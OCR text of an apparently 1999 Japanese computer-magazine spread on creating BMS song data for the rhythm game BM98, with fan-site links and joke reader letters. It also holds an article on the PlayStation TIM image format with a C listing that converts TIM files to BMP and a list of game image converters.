A BMSファイルの中身はテキストファイルで、数字の羅列のような状態なので、その羅列を自分で書くには少々知識が必要となります。しかしながら『BMS Creator』という便利なBMSファイル作成ソフトのおかげで、数字の羅列を気にせずに、直感的な操作でBMSファイルを作ることができます。

BMSファイルにはテンポ、曲名、タイミングなどが記録されている。

BMSファイルをテキストエディタで開くとこんな感じ。


●ダイナマイト関西にクリソツのCCさくらに、生まれて初めてチョコレートをもらってしまいました。どうすればよいのでしょうか? (栃木県栃木市/ももん我開) ㊗カノジョはさくらだ、さくらだ、と自己暗示にかけるのが吉。豊かな想像力が21世紀の日本を作るのだよ。たぶん…!?

Q 『BMS Creator』を使って曲データを作る手順を教えてください。


A 『BMS Creator』を操作して作成したWAVファイルを登録し、その音をBGMとして鳴らしたりプレーヤーに演奏させるタイミングをドラッグ＆ドロップで記述していきます。また、ジャンル、曲名、テンポ、難度なども忘れずに入力します。そうしてできあがったBMSファイルを、WAVファイルの入ったフォルダにセーブしてください。これでデータの完成です。さぁ、実際に自作のデータで遊んでみましょう。

BMSファイルを作っている途中でWAVファイルを新しく作ったり、編集したくなることがあります。その場合はとくに気にすることなくWAVファイルを編集してかまいません。

まずは、インターネットでBMSレコーダをゲットするところから始めよう。



あらかじめ作成しておいたWAVファイルをドラッグ＆ドロップで配置していく。




あとはWAVファイルの入ったフォルダに移すだけでOK。曲データが簡単に作れるのだ(良質なファイルを作るのは簡単ではない)。


Q BMSファイルをテキストエディタで直接作りたいのですが、書きかたについて教えてください。

A 『BM98』に添付のヘルプファイルを見てください。じつは、私(やねうらお)が配布していたver3.18までは、データの内部形式について懇切ていねいなヘルプを付けていたのですが、最近出まわっているきくちゃんバージョンでは、そのへん抜きに配布されていたりすることがあるので、ひょっとするとお手持ちでない人がいるかもしれません。

まずは、それを入手することから始めましょう。ほかの人が作っている曲のBMSファイルをテキストエディタでいろいろ変えてみると理解が容易になると思います。



データの内部形式を解説するヘルプファイル。根性でゲット。



気に入ったファイルを開いて参考にするのもありだ。


●液晶ディスプレイのほうが目によいって本当ですか？（大阪府大東市/みゃん） 編ちらつきが少ないぶん目に優しいというが、長時間モニタを見ていたら液晶だろうと目は悪くなります。たまには外の景色も見ないとね、ということで編はバリ島の夕暮れの壁紙を眺めています(悲)。

Q 作曲なんてわからないのですが…。


A 困ったちゃんですね(笑)。ゲームとはいえ『BM98』は音楽で遊ぶものなので、そのデータを作るとなると、やはり音楽的な知識が必要になることがあります。音楽の知識なしに適当に音を並べても、ただの雑音にしかなりません。

しかし、音楽の知識がない人にはそれなりによいデータを作る道が残されています。たとえば、テクノ系の音楽は和声の知識をさほど必要としません。和声よりも、音の質、リズムの格好よさに重点が置かれています。このようなテクノサウンドを作る際に必要なものは、和声の知識よりもセンスです。音楽の知識を持っていなくても、もしかしたら他人にはない素晴らしいセンスを持っているかもしれません。

実際にそういったセンスで『BM98』のデータ作者として有名になられた人もいます。自分なりのスタイルを探して、『BM98』のデータをとにかくたくさん作ってみましょう。『BM98』でただ遊ぶよりも、また一味違う作成の楽しみを味わうことができると思います。



他人をうならせるファイルを作るのはかなり難しい。



まずはこつこつとデータを作り、地道に上達を目指そう。

Q ゲーム中のアニメーションはどうすれば入れられるのでしょうか?

A WAVファイルとBMSファイルだけでもゲームは成り立つのですが、『BM98』にはアニメーション機能がついており、その機能を使ったデータは使わないものに比較して格段におもしろくなります。もし余力があるなら、曲の雰囲気にあったアニメーションも作成するとよいと思います。

『BM98』がアニメーションで使用する画像ファイルも、Windows標準のビットマップファイル(拡張子BMP)です。BMPファイルをぱらぱら漫画の要領で1枚ずつ表示していくことによって、アニメーションを実現しているのです。

絵を描くソフトならば、必ずBMPファイルに出力できるので、作成するだけなら困ることはないでしょう。サイズは縦256ドット、横256ドットの正方形にしてください。

しかしながら、アニメーション用のBMPを作成するのは、慣れていない人には困難かもしれません。その場合には、『BM98』用アニメーションの素材を扱っているサイトがあるので、その素材を使うと簡単にアニメーションを付けることができます。もちろんBMPを表示するタイミングも『BM Creator』で編集可能です。

アニメーション機能が付いているのも『BM98』の長所の1つ。

たとえ、寒いアニメーションであってもないよりはマシ?

音楽を楽しむゲーム『BM98』の素晴らしさはいろいろあるのですが、データの作成が容易であることもそのうちの1つです。普段は聴くだけの音楽も、『BM98』のおかげで誰でも演奏の楽しみを味わうことができるようになりました。そこで満足せず、実際にデータを作れば作曲・編曲の楽しみも味わうことができます。作るのは難しそうだと思われるかもしれませんが、実際にやってみるとそれほどではありません。ぜひともチャレンジしてほしいものです。

●親父のマシンを使って、夜な夜なエロ画像を収集するオレ。自分の子供も同じことをするのかな、と思うとちょっと複雑。(岩手県盛岡市/岩手山) ㊙とはいえ100%の防御策っていうのも難しい。要は個々人のモラルが問われるってこと。人間にとっての普遍的なテーマですな。


やねうらおのBM98関連おすすめリンク集

曲データサイト

REVO the Imaginater Tailさん

http://www.cmpk.or.jp/user/tomohiko/


ハイスコアコンテストを最初に開催され、豪華景品CDに目がくらんでウソスコアが続出したという伝説のページ。曲、難易度は相当高いです。『BM98』の紹介(歴史?)もありファン、必見でしょう。Tailさんの作品が、本家BM3rdに多大な影響を与えたとかいう噂もちらほら…。



Site:Nacky's Nackyさん

http://www.linkclub.or.jp/~nacky/

曲作りで有名なNackyさんによるBMS作成講座「Making BMS」があります。Nackyさんは「BM98:BEHIND THE MASK」という、有名な曲データ作者さんたちを集めてデータを作ってもらい、プレイヤーに誰が作ったデータなのか当ててもらうという企画の幹事をやっています。




曲データサイト

aym's bms data HP aymさん

http://i.am/aym/

曲データには相当気合が入っています。『BM98』で人生をかなり踏み外しておられることがわかります(笑)。

アニメーションつきの曲データも多数置いてあります。ダンス系などノリのいい曲が多いですね。今回の曲データ作成ガイドにも協力していただきました。



KB's World of World KBさん

http://member.nifty.ne.jp/KB-hiroKazuishiBashi/

ゲーム系のBMSでいまNo.1の位置にいるKBさんのページです。鍵盤配置、演奏する楽しさなどにおいて他者の追随を許さないでしょう。

フリーの音素材が置いてあるので参考にするといいかもしれません。曲データだけでなく、ゲームのデータ集、紹介もあります。

Dreamthorp 猫蟹丸さん

http://www2s.biglobe.ne.jp/~t-kirin/

リーフ系アレンジBMSを作っている猫蟹丸さんのページ(正確には氏が所属するサークルのページ)。少々難易度が高めですが、曲自体がものすごくよいので何度もやってしまいます。

BMSファイルののほかにリーフ系のCG、MIDIファイルも公開中。かわいいページです。

●DNSってビルゲイツの性格そのままやんけ!! (愛知県名古屋市/カンジ) ㊎「デジタルナーバスシステム」とはいっても「電脳神経質構造」っていう意味じゃないのよ。21世紀のコンピュータ情報系を人間の神経系にたとえた表現だから。キミ、ちょっと「ゲイツちゃん」に毒されすぎ。

曲データサイト

破城鎚HP
破城鎚さん


http://hajoutui.gtr.to/

曲データの人気投票で、つねに上位に食い込む破城鎚さんのページです。大量のWAVEデータのリストが掲載してあります。自由に使用してもよいとのことなので、自分で気に入ったWAVEデータを作ることに壁を感じている人は利用させてもらうのもいいかもしれません。

BMS-NetWork(仮)
青色マンボウさん

http://bmanbo.system.to/bms/

ハイスコアタック、BMSanother化計画、BMS IIDX化計画などおもしろいコーナーが目白押しです。『BM98』はもちろん、本家『beatmania』、『DDR』、『ポップンミュージック』など、最近のすべての音ゲー関係の掲示板を完備しています。積極的に書き込んでみましょう。



MU Game Midi Mania
Mocyo!さん

http://www.geocities.co.jp/Playtown-Spade/2568/

小容量で良質なBMSファイルがあります。小さくするのに命を削ってらっしゃるようです(笑)。ページ自体は簡潔な作りで、使いやすいです。曲データに入っているアニメーションもおしゃれなので、これからアニメーションに挑戦しようという人は参考にするといいかもしれませんね。

ツール・データベース系サイト

TIX Source
TIXさん

http://www2.plala.or.jp/ns/

BMSファイル作成ツール『BMS Creator』の作者です。『BM98』用、曲エディタ、ツール系が必要ならまずここを訪れましょう。

ツールを手に入れたら、あとは試行錯誤を繰り返して自分だけのかっこいい曲データを作るだけです。今回のデータ作成ガイドを参考にしてくださいね。

Kashi's Home Page
かしまさん

http://www.keisei.tsukuba.ac.jp/~kashima/


私(やねうらお)がハード工作の師匠とあがめるかしまさんのページです(笑)。プレステ版ビートマニアのコントローラーを『BM98』で使用するためのアダプタ製作記事などが読めます。

アダプタの作りかたは今月号に掲載しているので挑戦してみるのもいいかもしれません。

BMS Library
MYSTさん

http://w33.mtci.ne.jp/~hide2/bm98/

『BM98』曲データベースならここで決まり!　でしょう。クリエイターサイドからは宣伝活動の場としてBMSの配布を手軽に行える環境を提供することを目的とされています。検索機能もついていて非常に使い勝手もいいです。曲を増やしたかったら、とにかくおとずれてみましょう。



●最近街にあふれている音ゲー…もう飽きました。各ゲームメーカーには、なにか新機軸を発案してもらいたいものです。(山梨県韮崎市/ドングルコロコロ)　㊙そうねぇ、新機軸というと、やっぱり次にくるのはニオイゲーでしょう。ほうじゅんでナマナマしく、むせかえるほどのね!?

ゲーム画像変換 mania

Melody-Yoshi

ほとんどギャルゲーしかプレイしない社会人プログラマ。コミケや声優イベントに出没することが多い。

このコーナーでは、数多くのゲームを解析して画像変換ツールを作成したMelody-Yoshi師匠に、ツール開発の概略とポイントを語ってもらいました。

Webやニフティサーブで精力的に画像変換ツールを発表しているMelody-Yoshi氏。Windows版とMac版の両方をアップしているところも氏の特徴です。Melody-Yoshi師匠の解説には、画像ツールを開発する際のヒントがたくさん。「自分でプログラムを勉強して、ゲーム画像の吸い出しをやりたい!!」という野望を持っている人には、必見の内容となっています。

はじめの一歩 開発環境について

いろいろなゲームの変換ソフトを作っている私ですが、べつだん特殊な環境で開発してるというわけではありません。PC-9821Xa16(Pentium166MHz、RAM 96Mバイト)+Windows95と、いまとなっては貧弱な環境で行っています。

Windowsのアプリケーションはいっさい使わずに、DOS窓(MS-DOSプロンプト)を開けてそのうえで作業しています。DOS窓の内訳は、ゲームの画像ファイルを16進数表示したもの、16進数電卓用、エディタ用、コンパイル&実行結果表示用、といったところです。ファイルの16進表示にはMS-DOSのDUMPコマンドかPC-9801用バイナリエディタ(MIBE.EXE)、コンパイラはBorland C++ 5.01のBCC32.EXEを使用。まぁ、こういうのは自分に合ったのを使うのがよいでしょう。

私は、Macintoshでも変換ソフトを作っていますが、基本的に1度Windows上でプログラムを完成させてから、移植する形を取っています。注意する点はソースコードをできるだけ移植しやすいように書くということでしょうか。たとえば、メモリの確保と解放、ファイルの読み書きなどハードに依存する部分は、必要最低限に抑えるといった感じです。

画像データ解説 TIMフォーマット

プレステ、サターンに限らず各ゲームの画像フォーマットは、メーカーによってまちまちになっています。ただ、そのなかでプレステの標準画像形式らしいTIMフォーマットは、かなりのゲームで使用されています。

画像変換プログラムを作りたい人にとって、この画像フォーマットは基本でしょう。そんなわけで、このページではTIMの構造について説明していきたいと思います。

TIMフォーマットの画像は、大きくわけて以下の3つのブロックで構成されています。

- ヘッダブロック
- パレットブロック
- ピクセルブロック

1.ヘッダブロック

ヘッダブロックの構成は、〈第1図〉のようになっています(8バイト固定)。modeは画像モードで下位3bit(2-0bit)が

0: ColorIndex4bit
1: ColorIndex8bit

〈第1図〉ヘッダブロック

+0	+1	+2	+3
0×10	0×00	0×00	0×00
mode	0×00	0×00	0×00

●東京ゲームショウ'99春に行ってきました。私はハドソンの『北へ』がイチオシ。㊙さんはどうですか? (千葉県市原市/息子心) ㊙キミは「王子の夢に乗ってみたい」派なのね(笑)。それはさておき㊙的にはセガのコンパニオンの数が減ったことが…って答えになってないか。ヒョエ〜!!

2: RGBA16bit
3: RGB24bit
をあらわしています。また、3bitめが1であれば、パレットブロックがあることを示しています。たとえば、CI8bitのパレットブロックありといった場合は、modeの値が9ということになるわけです。

2.パレットブロック

パレットブロックの構成は、〈第2図〉のとおりになっています。ブロックサイズはパレットブロック全体のバイト数。1パレットの数は、通常CI4なら16、CI8なら256が入ります。

次は、そのパレット群が何個あるかですが、1の場合が多いです。そのうしろにパレットデータが続くことになります。パレットデータ1つ分の構成は、次のとおり。

ABBBBBGGGGGRRRRR

Aは透明制御bitで、B、G、Rはそれぞれ BLUE、GREEN、RED成分（5bit）です。透明制御bitは、変換にはほとんど関係ないので無視してもかまいません。

3.ピクセルブロック

ピクセルブロックの構成は〈第3図〉のようになっています。ブロックサイズはピクセルブロック全体のバイト数です。

〈第2図〉パレットブロック

+0	+1	+2	+3
ブロックサイズ			
謎（変換には関係ない）			
1パレットの数		全パレット数	
パレットデータ．．．．（後略）			

〈第3図〉ピクセルブロック

+0	+1	+2	+3
ブロックサイズ			
謎（変換には関係ない）			
横サイズ		縦サイズ	
ピクセルデータ．．．．（後略）			

次に横サイズですが、画面モードによって補正する必要があります。具体的にはCI4は4倍、CI8は2倍しなければならないので気をつけてください（RGBA16はそのまま）。

そのうしろのピクセルデータも、CI4の場合はBMPデータと違い上位と下位の4bitの順が逆になっているので、読み込んだあとで修正が必要です。また、RGBA16のデータ構造はうえのパレットデータと同じです。

※各ブロックのshort型、int32型はリトルエンディアンなので下位→上位の順で読み出さないといけません。

いよいよ本題 ソースリスト解説

以下に〈リスト1〉で紹介した変換ソースの説明をしたいと思います。RGB24はみたことがないので処理は省略。BMP出力部（ouputbmp）も省略しています。

●10-12行め：
メモリの確保とファイル全体の読み込み。

●13行め：
TIMヘッダをチェック。


●16-20行め：
パレットデータがあれば、読み込む。

●25-27行め：
画面モードによって画像サイズを補正する。

●30行め：
ピクセルデータのコピー。

●32-42行め：
BMPファイルに出力するために、ピクセルデータを修正（CI4/RGBA16）。


〈写真1〉Melody-Yoshi氏のホームページ「まじかるメロディ」は、http://www.alles.or.jp/~melody/。



〈写真2〉開発に使用するツールはさまざまだが、各人の好みによって選べばよい。

〈写真3〉プレステで標準の画像形式であるTIMフォーマットの知識から押さえるようにしよう。

●ワンダースワンが横井軍平氏の夢の結晶だなんてウソだ!!　バーチャルボーイがあるじゃないか。（埼玉県比企郡/丈）　㊟どちらも氏の子供のようなものでしょう。「バーチャルボーイが失敗だったとは思っていない」という発言は「デキの悪い子供は可愛い」ともとれますからな。



〈写真4〉BMPおよびPICフォーマットの解説は、http://www.vector.co.jp/vpack/filearea/data/art/doc/を参照しよう。

次のステップ 画像データの圧縮

ゲームのなかには、ロード時間の短縮/容量節約のために画像データを圧縮しているものがあります。ただしプレステ、サターンではメモリの問題もあるので、複雑な圧縮をしているものは少なく、だいたいはランレングス法、LZ法です。なかには、サターンの『機動戦艦ナデシコ』のようにハフマン圧縮を使ったりしているソフトもありますが…。圧縮に関して説明しているとそれだけで1冊の本ができてしまうので、ここでは説明しません。参考書として以下の2冊の本を読むとよいでしょう。

データ圧縮ハンドブック（トッパン社）、C言語による最新アルゴリズム辞典（技術評論社）

この2冊の本の圧縮プログラムをそのまま使っているゲームも、けっこうあります。そのほか、X68kでよく使われるPICフォーマットのアルゴリズムを知っておくと、なにかの役に立つと思います。画像フォーマットの基本をおさえておきましょう。

〈リスト1〉変換ソース

```
int timmain(char *fn)
{
 FILE *fp;
 unsigned char *s,*d,pal[512];
 int bsize,fsize,psize,j,k,p,err,width,height;
 unsigned short m;
 if((fp=fopen(fn,"rb"))==0){
  printf("file open error!¥n");return(-1);
 }
 fseek(fp,0L,2);fsize=(int)ftell(fp);fseek(fp,0L,0);
 s=(unsigned char *)malloc(fsize);
 fread(s,1,fsize,fp);fclose(fp);
 if(s[0]==0x10 && s[1]==0 && s[2]==0 && s[3]==0 && s[5]==0 && s[6]==0
&& s[7]==0){  /* TIM! */
  p=8;
  if(s[4]&8){
   bsize=s[p]|(s[p+1]<<8)|(s[p+2]<<16)|(s[p+3]<<24);
   psize=s[p+8]|(s[p+9]<<8);
   /* この例では最初のPALETTEだけGETする */
   memcpy(pal,&s[p+12],psize*2);
   p+=bsize;
  }
  bsize=s[p]|(s[p+1]<<8)|(s[p+2]<<16)|(s[p+3]<<24);
  width=s[p+8]|(s[p+9]<<8);height=s[p+10]|(s[p+11]<<8);
  switch(s[4]&7){
   case 0:width<<=2;j=k=width*height/2;break;
   case 1:width<<=1;j=k=width*height;break;
   case 2:j=width*height*2;k=width*height*3;break;
  }
  d=(unsigned char *)malloc(k);
  memcpy(d,&s[p+12],j);
  switch(s[4]&7){
   case 0:
    for(j-=2;j>=0;j--)d[j]=((d[j]&0xF0)>>4)|((d[j]&0x0F)<<4);
    break;
   case 2:
    for(j-=2,k-=3;j>=0;j-=2,k-=3){
     m=d[j]|(d[j+1]<<8);
     d[k+2]=(m&0x1F)<<3;
     d[k+1]=(m&0x3E0)>>2;
     d[k]=(m&0x7C00)>>7;
    }
    break;
  }
  outputbmp(fn,d,pal,width,height,s[4]&7);
  free(d);err=0;
 }
 else err=(-1);
 free(s);return(err);
}
```

♪用語解説♪

●ソースコード(source code)

プログラム言語の仕様に従って記述されたテキストのこと。ソースプログラムあるいはたんにソースとも呼ばれる。このソースプログラムをアセンブラやコンパイラといった翻訳ソフトにかけると、コンピュータ上で実行できるプログラムができあがる。

●ヘッダ(header)

ここで使われているヘッダとは、画像フォーマットの最初の部分といった意味合い。TIMファイルの場合、このヘッダのところで画像モードがどのようなものであるのかを宣言している。

●パレット(palette)

画面に表示する色を指定する方法の1つ。あらかじめ、RGB各色を調節して色を作成しておき、それをパレットという色番号で登録しておく。画面に色を表示するときは、この色番号で指定して、いちいちRGB各色を指定しないですませる。

●ピクセル(pixel)

画像を表示するときに、ソフトウェアが制御できる最小の単位のこと。Picture Elementの略。1ピクセルで何色表示できるかは、グラフィックメモリとディスプレイデバイスの種類によって異なる。1ピクセルあたり、メモリが1bitならモノクロ、8bitで256色、24bitあれば1600万色の表示ができる。

●リトルエンディアン(little endian)

多バイトの数値をメモリ中へ格納する場合の方式。下位のケタが手前のアドレスにくる。プレステはこの形式。ちなみに、上位のケタが手前のアドレスにくる方式はビッグエンディアンと呼ばれる。

●メーカーよ、クソゲーに対して価格縛りをするな!! 中古を潰そうとするクセに…自分の利益しか考えてないのか? (神奈川県海老名市/電灯学司) ㊙メーカーの利益と中古問題とそう関係ないと思うんだけど。安いコストでおもしろいゲームを作る方向にその情熱を費やしてほしいなあ。

Melody-Yoshi制作画像コンバータ全リスト（1999年4月4日現在）

プレイステーション用

	ゲームタイトル	ファイル名	対応OS
ア行	あやかし忍伝くの一番	ayaps.lzh	Windows95
	アナザーメモリーズ	amem.lzh	Windows95
	アドヴァンストVG2	avg2.lzh	Windows95
	あのこどこのこ	anoko.lzh	Windows95
	ウィザーズハーモニー	whcv2.lzh	Windows95
	ウィザーズハーモニーR	whrcv.lzh	Windows95
	ウィザーズハーモニー2	wh2.lzh	Windows95
	海腹川背・旬	umicv.lzh	Windows95
	エーベルージュ	ebecv.lzh	Windows95
	エーベルージュスペシャル	ebesp.lzh	Windows95
		ebesp_m.lzh	Macintosh
	エーベルージュ2	ebe2cv.lzh	Windows95
		ebe2cv_m.lzh	Macintosh
	エターナルメロディ	emcv.lzh	Windows95
		emcv_m.lzh	Macintosh
	エヴァと愉快な仲間たち	evama.lzh	Windows95
	エフィカスこの想いを君に	efficus.lzh	Windows95
	エリーのアトリエ	elie.lzh	Windows95
		elie_m.lzh	Macintosh
	お嬢様特急	oexpr.lzh	Windows95
		oexpr_m.lzh	Macintosh
カ行	快刀乱麻雅	kranma.lzh	Windows95
	輝く季節へ	oneps.lzh	Windows95
		oneps_m.lzh	Macintosh
	風の丘公園にて	kaze.lzh	Windows95
		kaze_m.lzh	Macintosh
	久遠の絆	kuon.lzh	Windows95
		kuon_m.lzh	Macintosh
	後夜祭	lhkoya.lzh	Windows95
		lhkoya_m.lzh	Macintosh
	子育てクイズマイエンジェル	myangel.lzh	Windows95
	個人教授	kojicv.lzh	Windows95
サ行	サウザンドアームズ	tarms.lzh	Windows95
	ずっといっしょ	zutto.lzh	Windows95
	卒業～クロスワールド	gradcw.lzh	Windows95
	続・初恋物語～修学旅行～	zhatu.lzh	Windows95
タ行	大運動会オルタナティヴ	baal.lzh	Windows95
	ダブルキャスト/季節を抱きしめて	dcast.lzh	Windows95
		dcast_m.lzh	Macintosh
	dancingbladeかってに桃天使！	momoten.lzh	Windows95
		momotenm.lzh	Macintosh
	dancingbladeかってに桃天使2	momot2.lzh	Windows95
		momot2_m.lzh	Macintosh
	ツアーパーティ卒業旅行に行こう	tparty.lzh	Windows95
	ツインビー対戦ばずる玉	twconv.lzh	MS-DOS
	TIM→PICT	mactim.lzh	MS-DOS
	天仙娘々劇場版	tensen.lzh	Windows95
	デバイスレイン	devre.lzh	Windows95
	ToHeart	thx12.lzh	Windows95
		thx12_m.lzh	Macintosh
	どきどきシャッターチャンス	dsc.lzh	MS-DOS
	ドキドキプリティリーグ	dokip.lzh	Windows95
	ドッチDEボール	dodge.lzh	Windows95
ナ行	ネクストキング	nextk.lzh	Windows95
	猫なカ・ン・ケ・イ	nekokan.lzh	Windows95
	NO ë L3	noel3ps.lzh	Windows95
	NO ë L～Laneige～	noel2.lzh	Windows95
		noel2_m.lzh	Macintosh
ハ行	ヒロインドリーム2	hdream2.lzh	Windows95
		hd2_m.lzh	Macintos
	ファーストKiss☆物語	fkscv.lzh	Windows95
		fkscv_m.lzh	Macintosh
	フォトジェニック	pgenic.lzh	Windows95
	封神領域エルツヴァーユ	eretz.lzh	Windows95
	星の丘学園物語学園祭	gakusai.lzh	Windows95
		gakusaim.lzh	Macintosh
マ行	マール王国の人形姫	marl.lzh	Windows95
	MyDream	mydream.lzh	Windows95
	マリーのアトリエ/PLUS	marie.lzh	Windows95
	MysticMind	mmind.lzh	Windows95
		mmind_m.lzh	Macintosh
	御神楽少女探偵団	mikagura.lzh	Windows95
	みさきアグレッシヴ!	misaki.lzh	Windows95
	みつめてナイト	mkz68.lzh	Windows95
		mkz68_m.lzh	Macintosh
	m……君を伝えて……	mpscv.lzh	Windows95
	メルティランサー	melty.lzh	Windows95
	メルティランサーRe-inforce	meltyr.lzh	Windows95
ヤ行	悠久幻想曲	yukyup.lzh	Windows95
		yukyup_m.lzh	Macintosh
	悠久幻想曲2ndAlbum	yq2p.lzh	Windows95
		yq2p_m.lzh	Macintosh
	悠久幻想曲ensemble	uqeps.lzh	Windows95
		uqeps_m.lzh	Macintosh
	悠久幻想曲ensemble2	uqe2ps.lzh	Windows95
		uqe2ps_m.lzh	Macintosh
	ゆうわくオフィス恋愛課	ebecv.lzh	Windows95
	夢☆色いろ	yumeiro.lzh	Windows95
ラ行	リフレインラブ2	ref2cv.lzh	Windows95
	レッツ&ゴーエターナルウィングス	rgew.lzh	Windows95

セガサターン用

	ゲームタイトル	ファイル名	対応OS
ア行	アナザーメモリーズ	amem.lzh	Windows95
	EVEthelostone	eve2cv.lzh	Windows95
	EVEbursterror	evecv.lzh	Windows95
	ウィザーズハーモニー2	wh2ss.lzh	Windows95
	海辺でリーチ!	beachr.lzh	Windows95
	エーベルージュ	ebecvs.lzh	Windows95
	エーベルージュスペシャル	ebesp.lzh	Windows95
		ebesp_m.lzh	Macintosh
	エターナルメロディe'tudeprologu	emsscv.lzh	Windows95
		etude.lzh	Windows95
	お嬢様特急	oexpr.lzh	Windows95
		oexpr_m.lzh	Macintosh
カ行	怪盗セイントテール	stail.lzh	MS-DOS
	下級生	kaqcv.lzh	Windows95
		kaqcvmac.lzh	Macintosh
	GirlDollToy	gdoll.lzh	Windows95
	KISSより…	kissyori.lzh	Windows95
		kissyr_m.lzh	Macintosh
	機動戦艦ナデシコTheblankof3years	nade3.lzh	Windows95
		nade3_m.lzh	Windows95
	きゃんきゃんバニーエクストラ	canex.lzh	Windows95
	きゃんきゃんバニープルミエール2	cancv2.lzh	Windows95
	銀河お嬢様伝説ユナMikaAkitakaIllustWorks	yunaiw.lzh	Windows95
	銀河お嬢様伝説ユナ3	yunacv.lzh	Windows95
サ行	サクラ大戦花組コラムス	scolcv.lzh	Windows95
	シーズン（She'sn）	shesn.lzh	Windows95
	少女革命ウテナ	utena.lzh	Windows95
		utena_m.lzh	Macintosh
	スーチーパイドキドキナイトメア	47tn.lzh	Windows95
	スーパーリアル麻雀P	srmp7.lzh	Windows95
	スレイヤーズろいやる	slay_r.lzh	Windows95
	仙窟活龍大戦カオスシード	cseed.lzh	Windows95
	卒業クロスワールド	grcws.lzh	Windows95
	卒業3	grad3ss.lzh	Windows95
タ行	タクティカルファイター	tactcv.lzh	Windows95
	ティンクルスタースプライツ	tstar00.lzh	Windows95
	DESIRE	dsrcv.lzh	Windows95
	デジタルアンジュ～電脳天使SS～	dange.lz	Windows95
	同級生if	dqif.lzh	Windows95
	同級生 2	dq2ss.lzh	Windows95
	働哭そして…	dokoku.lzh	Windows95
	ドリームジェネレーション	dgene.lzh	Windows95
ナ行	ネクストキング	nextkss.lzh	Windows95
	NO ë L3	noel3.lzh	Windows95
		noel3_m.lzh	Macintosh
ハ行	バーチャコールS	vcs.lzh	Windows95
		vcs_m.lzh	Windows95
	ハイスクールデラストーリー	hsts.lzh	Windows95
	バトルアスリーテス大運動会	pf1cv.lzh	Windows95
		pf1cv_m.lzh	Macintosh
	Piaキャロットへようこそ!!	piass.lzh	Windows95
	Piaキャロットへようこそ!!2	pia2ss.lzh	Windows95
		pia2ss_m.lzh	Macintosh
	ひみつ戦隊メタモルV	metav.lzh	Windows95
	FindLove	findlove.lzh	Windows95
	ファンタシースターコレクション	pscl.lzh	Windows95
	フォトジェニック	pgenic.lzh	Windows95
	プリンセスクエスト	pquest.lzh	Windows95
		pquest_m.lzh	Macintosh
	ブループレイカー	bluebss.lzh	Windows95
	放課後恋愛クラブ	hrcss.lzh	Windows95
マ行	MyDream	mydream.lzh	Windows95
	メルティランサー	meltyss.lzh	Windows95
	メルティランサーReinforce	meltyrss.lzh	Windows95
		melrss_m.lzh	Macintosh
ヤ行	悠久幻想曲	yukyu.lzh	Windows95
		yukyu_m.lzh	Macintosh
	悠久幻想曲ensemble	uqess.lzh	Windows95
		uqess_m.lzh	Macintosh
	悠久幻想曲ensemble2	uqe2ss.lzh	Windows95
		uqe2ss_m.lzh	Macintosh
	悠久幻想曲2ndAlbum	yq2ss.lzh	Windows95
		yq2ss_m.lzh	Macintosh
ラ行	リアル麻雀アドベンチャー「海へ」	srmumi.lzh	Windows95
		srmumi_m.lzh	Macintosh
	ROOMMATE～井上涼子～	roomcv.lzh	Windows95
	ROOMMATE涼子～inSummerVacation	roomsv.lzh	Windows95
	ROOMMATE3～涼子風の輝く朝に～	room3.lzh	Windows95
		oom3_m.lzh	Macintosh
	ルームメイトW	roomw.lzh	Windows95
	瑠璃色の雪	ruricv.lzh	Windows95
	6インチまいだ～りん	6inch.lzh	Windows95

※ 画像コンバータ使用上の注意

1:このプログラムは個人使用以外の目的に使うことは禁止です。
2:画像変換にはMS-DOSの知識が必要です。知らない人は各自で勉強し、作者への問い合わせはご遠慮ください。
3:データ構成など個人で解析、プログラム作成していますので絶対にメーカーへの問い合せはしないでください。

